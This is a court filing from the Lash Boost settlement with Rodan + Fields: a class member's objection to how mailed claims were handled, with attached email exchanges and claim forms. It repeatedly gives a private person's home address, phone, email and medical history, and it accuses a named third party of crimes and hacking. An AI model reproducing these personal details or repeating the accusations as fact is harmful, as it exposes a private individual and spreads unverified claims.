HOW DO I GET MORE INFORMATION? The above is a summary of the basic terms of the Settlement. For the precise terms and conditions of the Settlement, you may consult the detailed “Settlement Agreement”. The Settlement Agreement, the notice documents, the Second Amended Complaint, all papers filed in connection with the preliminary and final approval proceedings, Class Counsel’s fee motion, and all court orders and judgments relating to the Settlement will be available on the website: www.LBSettlement.com. Access to the full case docket is free of charge through the Court’s website at <https://www.sfsuperiorcourt.org/online-services>. At this webpage, click “Case Query” in the left sidebar or in the body of the page. Then, enter the Case Number: CJC-18-004981. The full docket, along with other information, will be displayed.

IF YOU WANT ADDITIONAL INFORMATION, OR HAVE ANY QUESTIONS REGARDING THESE LAWSUITS, HOW THE SETTLEMENT AFFECTS YOUR RIGHTS, OR HOW TO FILE A CLAIM, PLEASE CONTACT THE SETTLEMENT ADMINISTRATOR OR CLASS COUNSEL. PLEASE DO NOT CONTACT THE COURT, R+F OR ITS INDEPENDENT CONSULTANTS.

Exhibit E

First Name	Last Name
SUSAN	BOLINGER
DESTINY	BRADY
TRINA	COKINOS
BEVERLY	GAIA
JENNY	GLASS
OPAL	HENRY SMALL
SARAH	HERATH
GIOVANNA	HEWITT
DAVID	HOGAN
RACHAEL	JOHNSON
BONNIE	KASSEN
MARY	LOVELY
STEPHANIE	OWENS
SAMANTHA	ROBILIO
MYRA	SHERR
TONI	VERMIGLIO
ERICA	WALKER

Exhibit F

EDWARD W. ORR
122 Ridge Road
Terryville, CT 06786

Sent via Certified Mail:¹
7015 3010 0000 4384 3489

July 6, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

**SUBJECT: CASE NAME AND NUMBER: LASH
BOOST CASES, JCCP NO. 4981
(CAL. SUPERIOR. COURT, SAN
FRANCISCO COUNTY)**

OBJECTION (of Edward W. Orr; 122 Ridge
Road; Terryville, CT 06786 [Telephone: 203-
658-4977] [Email eanddorr2@gmail.com])

REASONS FOR OBJECTION: SHOWN BELOW

¹ Please note that Orr submits this objection on behalf of himself and any and all other class members who might be affected.

Orr is a class member and has standing to object, and he suffers from both auditory and visual handicaps (in addition to being in a wheelchair and suffering from mobility handicaps resulting from spinal cord injuries associated with two fractured cervical vertebrae and four fractured lumbar vertebrae caused by an intoxicated driver who, travelling at 120 MPH, collided with Orr's automobile). Orr brings this Objection in good faith, and in order to avoid doubt about his motives, Orr is more than willing to stipulate to an injunction prohibiting him from accepting compensation in exchange for the settlement of this Objection; see generally Brian T. Fitzpatrick, "The End of Objector Blackmail?" 62 VAND. L. REV. 1623 (2009) (suggesting inalienability of objections as solution to objector blackmail problem). In other words, Orr wants nothing more than constructive action, and is advocating for the handicapped and/or for other unfairly treated class members to receive proper relief, and to be treated equitably – thus the filing of this Objection.

The undersigned intends to appear at the Final Fairness Hearing, and respectfully requests permission from the Court to speak and/or communicate.

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Dear Sir or Madam:

The undersigned is a former chemotherapy² patient who purchased the product via though one of the hundreds of retail outlets (from Wal-Mart to eBay, et al) that have sold the product. Because of this mode of purchase, I have been blocked repeatedly from having my mail-submitted claim recognized by the Settlement Administrator, in spite of multiple assurances, including in written form, by Class Counsel itself, that a mail-submitted claim will be recognized.

This is not fair.

The Settlement should not be approved.

The reasons why I am objecting are quite simple, because, as shown in the attached Exhibits "A," "B," "C," "D," "E," and "F," the Settlement Administrator and the Claims Process are contradictory, unfair, and filled with refusals by the Settlement Administrator even to follow the advice of

² The chemotherapy was for metastatic cancer.

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Class Counsel in regard to those class members who are required to submit by regular mail.³

Such refusals have gone so far as to include multiple refusals (Exhibits “B,” and “C”), by the Settlement Administrator, to accept and/or acknowledge multiple mail submissions by the undersigned, IN SPITE OF THE FACT THAT, CLASS COUNSEL ITSELF (PLEASE SEE EXHIBIT

³ Submitting a Claim via the website is possible only for individuals who purchased the product via a so-called “Rodan + Fields Consultant” and/or related, even though there exist hundreds of retail and/or “non-consultant-affiliated” outlets or related (from Wal-Mart to eBay, et al) that have sold the product (see, for instance, several of the sales outlets shown as part of the supplementary materials shown in Exhibit “G”).

Purchases though Wal-Mart, eBay, and/or elsewhere do not normally allow the class member to have a “Unique I.D.,” nor does the firm Rodan + Fields normally have a record of the purchase in its “database” -- a database that is integrally related with the possibility of generating a “Unique I.D.”; therefore, said class member CANNOT UTILIZE THE WEBSITE FOR FILING A CLAIM.

RODAN + FIELDS HAS A “DATABASE” OF THOSE WHO HAVE PURCHASED THROUGH ITS OWN “CONSULTANTS” AND/OR RELATED.

THE SETTLEMENT ADMINISTRATOR HAS IMPROPERLY FIXATED ON THIS “DATABASE,” THEREBY EXCLUDING MANY BONA FIDE CLASS MEMBERS SUCH AS MYSELF WHO ARE NOT LISTED IN THE “DATABASE.”

IN FACT, THE ADMINISTRATOR HAS OVERTLY COMMUNICATED SUCH EXCLUSION TO THE UNDERSIGNED, IN WRITTEN FORM, AND AS SHOWN BY THE ADMINISTRATOR’S EMAILS IN EXHIBITS “B” AND “C.”

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“A”) WROTE TO THE UNDERSIGNED AND CONFIRMED THAT
MAIL SUBMISION WAS COMPLETELY ACCEPTABLE!

The Settlement Administrator’s behavior is absurd.

It is doubtful that there is anything whatsoever bordering on “bad faith” about the Settlement Administrator’s behavior, but at the very least its actions seem to represent a clear lack of training on how to handle claims in which the class member does not have a so-called “Unique I.D.”

Such behavior is unfair, and such a Settlement (and/or proposed Settlement) should not be approved.

What are Class Members such as myself supposed to do? Repeatedly communicate with both the Settlement Administrator and Class Counsel, and all to no avail?

What could possibly be fair about that?

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In my case, for instance, communications have included multiple emails; multiple phone calls; and multiple claim submissions via mail; over a span of time ranging from March 29, 2022 to July 6, 2022 !

Such an unfair claims procedure, in which numerous barriers are placed in front of bona fide class members, should not be tolerated by the Court.

There have been email and/or phone communications between the undersigned and Class Counsel on multiple dates in April of 2022 (please see, for instance, Exhibit “A”); and Class Counsel promised to correct the situation.

The situation was not corrected, though.

The undersigned has submitted claims by mail three times, as shown in Exhibits “D” (March 29, 2022), “E” (June 15, 2022), and “F” (July 6, 2022). In addition, there have been multiple email communications between the undersigned and the Settlement Administrator, yet what difference could continued mail submissions possibly make when the Administrator HAS OVERTLY STATED TO ME, IN WRITTEN FORM,

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THAT BECAUSE I AM NOT IN THEIR “DATABASE,” I AM NOT AN
ELIGIBLE MEMBER OF THE SETTLEMENT CLASS?

Why should I be excluded just because I am not in the “database”?

This is not at all fair, and directly contradicts what Class Counsel has assured me.

Class Counsel repeatedly assured me that I did not have to be in the “database” (representing purchases made from “consultants”) in order to be a class member, yet the Settlement Administrator keeps blocking me (and for the express reason that it claims I am not in the database).

Furthermore, such blockage has not been limited to communications from only one member of the Settlement Administrator’s staff.

Indeed, multiple members of the Settlement Administrator’s staff have apparently not been trained in proper procedure at all, as, for instance, they have made the following statements verbatim, and worse yet, such

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statements were made even AFTER CLASS COUNSEL ASSURED THE
UNDERSIGNED THAT HE DID NOT NEED A UNIQUE "I.D.":

We...were unable to locate you in our database. You were not
identified as being an eligible member of the Settlement Class.
... [Underlining supplied.]

Regards,

Smitha A.

Lash Boost Settlement Administrator

SOURCE: EXHIBIT "C"

* * * * *

We ... were unable to locate you in our database. ...You were
not identified as being an eligible member of the Settlement
Class....

Regards,

Luz V.

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Lash Boost Settlement Administrator

SOURCE: EXHIBIT "B"

* * * * *

Once again, why should I be excluded just because I am not in the
"database"?

I have made multiple submissions of my claim form via First-Class U.S.
Mail and/or via certified mail.

I have made multiple email communications.

And what do I have for my trouble.

Nothing but improper refusals.

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How many others have been treated similarly?

And, worse yet, how many others have simply given up altogether, thereby missing out on a bona fide opportunity for receiving payment?

What about all of the time and money I have had to expend – all for naught – and merely to be told that I am not in the “database,” and therefore I am “not an eligible member of the Settlement Class”?

What could possibly be fair about such treatment?

On the other hand, do those particular Class Members who are allowed to file online have to spend all of the time and money that I have had to spend – just to attempt to file a claim?

No.

Absolutely not.

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And in spite of all the time and money, I am still blocked.

What about all of the other people who do not have “Unique I. D.’s”?

Do some of the staff of the Settlement Administrator have enough training to deal with bona fide class members who do not have “Unique I. D.’s”?

The answer to this question is unknown, but for sure multiple members of the staff do not know how to deal with such claims.

Furthermore, the mail intake system of the Claims Administrator is very deficient.

Once again, it is doubtful that there is anything whatsoever bordering on “bad faith” about the Settlement Administrator’s behavior, but at the very least its actions seem to represent a clear lack of training on how to handle claims in which the class member does not have a so-called “Unique I.D.”

This is a very serious problem.

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How many others have simply given up altogether, thereby missing out on a bona fide opportunity for receiving payment?

The claims procedure is not fair.

The proposed Settlement should not be approved.

It is also notable that chemotherapy patients, cancer patients, and physically handicapped individuals have been much more vulnerable to abuses by Rodan + Fields, and, even though such abuses are certainly not the focus of this case in general, it is vitally important to accentuate the fact that many chemotherapy patients⁴ in particular were the focus of considerable sales tactics on the part of certain sellers of Rodan + Fields products.⁵

⁴ And/or former chemotherapy patients.

⁵ It is also notable that at least one of the sellers and/or promoters of Rodan + Fields Products (Mr. Telesforo Aviles) was involved with a variety of criminal activities, and was the focus of multiple Justice Department probes, finally resulting in a prison sentence for Mr. Aviles (see also various of the supplementary materials [including, but not limited to, Justice Department documents, one of more of which involved Telesforo Aviles' concomitant activities with ADT; Rodan + Fields; contacts made via internet and/or ADT, Apple, NAD, et al; and/or other activities] shown in Exhibit "G").

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Chemotherapy patients represent a considerable portion of the class, and they should not be excluded.

Nor should any class member be excluded – chemotherapy patient or not – just because he or she is not listed in the “database.”

I request permission to appear at the Final Approval Hearing.

Mr. Aviles’ (and/or colleagues’) activities extended beyond those involved with merely Rodan + Fields’ products, and involved security and/or computer hacking events – against the undersigned and his family – that were so egregious that the Jewish Federation of Northern California contacted Attorney Steven H. Winick on behalf of the undersigned and his family.

Accordingly, Attorney Winick then represented the undersigned and his family pro bono, and the Honorable Jon S. Tigar, District Judge for the United States District Court for the Northern District of California, was very complimentary of his activities and participation, as shown on pages 6, 7, 46, and 47 of the Edenborough case transcript shown in the supplementary materials contained in Exhibit “G.”

The aforementioned activities of Aviles, et al have had far-reaching implications and deleterious effects, as reflected in multiple cases, and multiple Courts have been complimentary of Orr’s involvement in regard to the rights of the handicapped and more vulnerable persons (including, but limited to, as shown by a Court’s commentary [pages 12 and 13] in the National Association of the Deaf [NAD] case transcript, also shown in Exhibit “G).

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This is also my Notice of Intention to Appear.

Accordingly, the undersigned intends to appear (if the Court permits) at the Final Fairness Hearing, and hereby respectfully requests permission from the Court to speak and/or to communicate via telephone, as his physical handicaps prevent appearance either in person or via Zoom (or related).

Orr submits this objection on behalf of himself and any and all other class members who might be affected.

Orr is a class member and has standing to object, and he suffers from both auditory and visual handicaps (in addition to being in a wheelchair and suffering from mobility handicaps resulting from spinal cord injuries associated with two fractured cervical vertebrae and four fractured lumbar vertebrae caused by an intoxicated driver who, travelling at 120 MPH, collided with Orr's automobile). Orr brings this Objection in good faith, and in order to avoid doubt about his motives, Orr is more than willing to stipulate to an injunction prohibiting him from accepting compensation in exchange for the settlement of this Objection; see generally Brian T. Fitzpatrick, "The End of Objector Blackmail?" 62 VAND. L. REV. 1623

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(2009) (suggesting inalienability of objections as solution to objector blackmail problem). In other words, Orr wants nothing more than constructive action, and is advocating for the handicapped and/or for other unfairly treated class members to receive proper relief, and to be treated equitably – thus the filing of this Objection.

Once again, chemotherapy patients, cancer patients, and physically handicapped individuals have been much more vulnerable to abuses by Rodan + Fields, and, even though such abuses are certainly not the focus of this case in general, it is vitally important to accentuate the fact that many chemotherapy patients in particular were the focus of considerable sales tactics on the part of certain sellers of Rodan + Fields products.

Chemotherapy patients represent a considerable portion of the class, and they should not be excluded.

Nor should any class member be excluded – chemotherapy patient or not – just because he or she is not listed in the “database.”

The proposed Settlement should not be approved.

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Thank you.



Sincerely,

Edward W. Orr⁶
122 Ridge Road
Terryville, CT 06786

Telephone: 203-658-4977

CRS/DDO:fw846931393

Enc.: As described and/or referenced herein

- cc: S. Solender (prm)
S. Specter (prm)
DC File/351292381033f/re (prm)
Social Security Administration (prm)
Yale Medical School/DK (prm)
Reliance Standard (prm)
University of Conn. Medical School/J.Cannon Ref. EWO/3063(prm)
SBI/DC Trust (prm)

⁶ Note: The undersigned also hereby states that, as a result of the current and/or prior State of National Emergency (and/or concomitant events in the State of Connecticut), Orr has prepared and proofread this Objection to the best of his ability (owing to the physical handicaps of the undersigned, several friends and family members have assisted and/or acted in agency as required in the preparation of this document, with such disability-related assistance including the assistance of one or more persons holding power of attorney, persons who have also assisted with voice machinery/substitution and/or related, and who may also do so in the future if necessary) under the constraints at hand, including, but not limited to, time constraints, et al. It is hoped that all page and/or exhibit references and/or related are correct, and the undersigned has proofread this document (referring here to the Orr Objection) a minimum of four times, with multiple reviewers/proofreaders assisting. The undersigned has submitted this document in good faith.

EXHIBIT A

individual or entity named above. If you think that you have received this message in error, please e-mail the sender. If you are not the intended recipient, any dissemination, distribution or copying is strictly prohibited.

[Quoted text hidden]

Juli Farris <jfarris@kellerrohrback.com>

Tue, Apr 19, 2022 at 7:30 PM

To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Cc: Jeffrey Lewis <jlewis@kellerrohrback.com>, "Tyrone R. Smith" <tsmith@kellerrohrback.com>

APRIL 19

Dear Mr. Orr,

My law partner, Jeff Lewis forwarded your email to me, regarding your efforts to submit a claim in the above referenced matter. I've followed up with the Claims Administrator and confirmed that they have also communicated with you and have emailed you a claim form that you can download and submit by mail. You will not need a Unique I.D. to submit the claim by mail.

Thank you.

Juli Farris

Keller Rohrback L.L.P.

1201 Third Ave., Suite 3200

Seattle, WA 98101

Phone: (206) 623-1900, ext. 2217

Direct: (206) 224-7592

801 Garden Street, Suite 301

Santa Barbara, CA 93101

Phone: (805) 456-1496

Fax: (805) 456-1497

URL: <http://www.kellerrohrback.com>

↑
CLASS COUNSEL'S
ASSURANCE THAT
MAIL SUBMISSIONS
ARE ACCEPTABLE
AND DO NOT
REQUIRE A
UNIQUE I.D.

CONFIDENTIALITY NOTE: This Electronic Message contains information belonging to the law firm of Keller Rohrback, L.L.P., which may be privileged, confidential and/or protected from disclosure. The information is intended only for the use of the individual or entity named above. If you think that you have received this message in error, please e-mail the sender. If you are not the intended recipient, any dissemination, distribution or copying is strictly prohibited.

From: Edward Orr <eanddorr2@gmail.com>

Sent: Thursday, April 14, 2022 2:47 PM

To: Jeffrey Lewis <jlewis@KellerRohrback.com>

[Quoted text hidden]

[Quoted text hidden]





Edward Orr <eanddorr2@gmail.com>

CONFIRMATION OF EMAIL ADDRESS (FOLLOW-UP REGARDING THE RODAN & FIELDS CASE): CLAIM ISSUES

3 messages

Edward Orr <eanddorr2@gmail.com>
To: jlewis@kellerrohrback.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Thu, Apr 14, 2022 at 5:46 PM

CONFIRMATION OF EMAIL ADDRESS (FOLLOW-UP REGARDING THE RODAN & FIELDS CASE): CLAIM ISSUES

Mr. Lewis:

Thank you for returning my call.

As discussed, you will have someone from the firm contact me so that the issues can hopefully be resolved. I purchased one unit of the relevant product during the relevant time period.

The issues involve, unfortunately, the fact that, among other things, many bona fide class members are being blocked from being able to submit claims.

The firm's products are quite readily available in multiple discount stores, mom-and-pop stores, corner markets, and/or other outlets outside of the realm of what the company apparently considers its only bona fide sales channels. In addition, one can find multiple online channels outside of what the firm apparently considers its only bona fide sales channels.

The Notice plainly states that online filing is available for all, but, in practice, it is not.

The Administrator does not send a so-called Unique I.D. number and/or related in response to even multiple requests.

THIS IS A SERIOUS PROBLEM AND MUST BE REMEDIED. IT IS ALSO A PROBLEM CONCOMITANTLY WITH THE FACT THAT OTHER PROBLEMS EXIST, INCLUDING, BUT NOT LIMITED, TO PROBLEMS WITH THE NOTICE'S BEING INACCURATE, DEFICIENT, AND MISLEADING.

THIS RESULTS IN SIGNIFICANT HARM AND UNEQUAL TREATMENT INVOLVING MANY BONA FIDE CLASS MEMBERS.

Apparently one of the rationales behind the utilization of the aforementioned Unique I.D. number is some sort of partial database of customers who have been tracked by the seller and/or its agents.

Unfortunately, though, tracking is not available for numerous off-the-shelf and/or related sales.

Quite notably, Rodan & Fields sales model is, according to the firm, at least, ostensibly one based on either some form of trackable direct sales and/or sales via agents, consultants, and/or related who supposedly track customers and retain a database of customer names correlated with aforementioned number.

Discount stores and/or related, though, do not follow the "model" that the firm purportedly says it utilizes.

The Class representatives apparently are all trackable representatives [and do not truly represent the true class, especially as numerous class members are blocked from benefits], yet the Notice plainly states that the class includes anyone who purchased the relevant product during the relevant time period.

The above is important to mention, as, without the so-called unique I.D. number, the claim is repeatedly rejected and cannot even be filed.

I was blocked multiple times from being able to file in the manner specified by the Notice. Not only would the online system not accept the filing, but the administrator whom I was instructed to contact by the Notice, did not do what the Notice said the administrator would do.

Bona fide claimants are prevented from equal treatment.

Accordingly, bona fide class members who follow the instructions in the Notice are barred from recovery.

Potential claimants have the right to expect the Notice to provide accurate information and instructions.

The Notice is inaccurate.

This is not fair.

The Notice is inaccurate, deficient, and misleading.

Numerous bona fide class members are being misled by inaccurate and deficient information.

The claims procedures are unfair.

In addition, the Class representatives are not truly representative of the class.

Sincerely,

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Telephone: 203-658-4977

Jeffrey Lewis <jlewis@kellerrohrback.com>
To: Edward Orr <eanddorr2@gmail.com>

Thu, Apr 14, 2022 at 5:48 PM

Got it. You can expect a call from Tyrone Smith.

Jeff

Jeffrey Lewis

Partner

KELLER ROHRBACK L.L.P.

Phone: (510) 463-3900

Fax: (510) 422-4110

Email: jlewis@kellerrohrback.com

Pronouns: he/him

CONFIDENTIALITY NOTE: This e-mail contains information belonging to the law firm of Keller Rohrback L.L.P., which may be privileged, confidential and/or protected from disclosure. The information is intended only for the use of the

REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

2 messages

Edward Orr <eanddorr2@gmail.com>
To: info@lbsettlement.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Mon, Apr 11, 2022 at 6:03 PM

REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

DEAR SIR OR MADAM:

Please provide me with a "Unique I. D.," so that I may complete the online claim form. I am writing to you because I was not automatically provided with a "Unique I.D."

Accordingly, the Settlement Notice advised me to write to you and ask for my "Unique I.D."

I purchased the product between October 1, 2016, and March 11, 2022.

My name and related info are shown below:

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Email Address: eanddorr2@gmail.com
Telephone: 203-658-4977

info@LBSettlement.com <info@lbsettlement.com>
To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Tue, Apr 12, 2022 at 3:25 PM

Dear Edward Orr,

Thank you for your email.

We are looking into your inquiry and will get back to you as soon as possible.

Regards,

Christian R.
Lash Boost Settlement Administrator

[Quoted text hidden]

[Quoted text hidden]

EXHIBIT B

RE: REQUEST FOR UNIQUE I.D.

1 message

info@LBSettlement.com <info@lbsettlement.com>
To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Fri, Apr 22, 2022 at 11:23 AM

(APRIL 22)
FIRST CONTRADICTION

Dear Edward W. Orr,

Thank you for your email.

ADMINISTRATOR REFUSES

We have searched using the information you provided, and were unable to locate you in our database. You were not identified as being an eligible member of the Settlement Class. Please review the website for additional information regarding eligibility: LBsettlement.com.

Regards,

Luz V.
Lash Boost Settlement Administrator

TO ACCEPT AS ELIGIBLE,
IN SPIKE OF MY HAVING
SUBMITTED A CLAIM FORM
BY MAIL ON MARCH 29,
2022 — AND ALSO
IN SPIKE OF COUNSEL'S
ASSURANCES THAT

----- Original Message -----
From: eanddorr2@gmail.com
Received: 4/10/2022 11:25 AM
To: info@LBSettlement.com
Subject: REQUEST FOR UNIQUE I.D.

DEAR SIR OR MADAM:

Please provide me with a "Unique I. D.," so that I may complete the online claim form. I am writing to you because I was not automatically provided with a "Unique I.D."

Accordingly, the Settlement Notice advised me to write to you and ask for my "Unique I.D."

I purchased the product October 1, 2016, and March 11, 2022.

My name and related info are shown below:

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Email Address: eanddorr2@gmail.com
Telephone: 203-658-4977

CLASS MEMBERS WHO
SUBMITTED BY
MAIL WOULD BE
PROPERLY CONSIDERED
AS CLASS MEMBERS.
THIS IS NOT FAIR.

EXHIBIT C

RE: REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

1 message

info@LBSettlement.com <info@lbsettlement.com>
To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Tue, Apr 26, 2022 at 3:25 PM

(APRIL 26)
SECOND CONTRADICTION →

Dear Edward W. Orr,

Thank you for your email.

We have searched using the information you provided and were unable to locate you in our database. You were not identified as being an eligible member of the Settlement Class. Please review the website for additional information regarding eligibility: LBsettlement.com.

Regards,

Smitha A.
Lash Boost Settlement Administrator

AGAIN, THE ADMINISTRATOR REFUSES IN DIRECT OPPOSITION TO COUNSEL'S ASSURANCES.

----- Original Message -----

From: eanddorr2@gmail.com
Received: 4/11/2022 3:02 PM
To: info@LBSettlement.com
Subject: REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

DEAR SIR OR MADAM:

Please provide me with a "Unique I. D.," so that I may complete the online claim form. I am writing to you because I was not automatically provided with a "Unique I.D."

Accordingly, the Settlement Notice advised me to write to you and ask for my "Unique I.D."

I purchased the product between October 1, 2016, and March 11, 2022.

My name and related info are shown below:

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Email Address: eanddorr2@gmail.com
Telephone: 203-658-4977

EXHIBIT D

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

March 29, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **SUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form.

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/2439v

Enc.: As described above



40053489999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name:

EDWARD

MI:

W

Last Name:

OKR

Mailing Address:

122 RIDGE ROAD

City:

TERRYVILLE

State:

CT

ZIP Code:

06786

Email Address:

ednddorr2@gmail.com

Phone Number:

203 - 658 - 4977

Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
- I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please **retain copies** of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
- Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
- Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022
MM DD YYYY



40053489999999990

CLAIM FORM
LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* (“R+F”). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers’ staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required (“Credit Benefit”) or (ii) a cash payment (“Cash Benefit”), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

**QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.**

EXHIBIT E

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

June 15, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. RESUBMISSION OF CLAIM FORM

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form, along with a photocopy of my prior submission (3-29-2022 cover letter and claim form).

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/6284v

Enc.: As described above



4005348999999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: edwardorr2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



40053489999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* (“R+F”). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

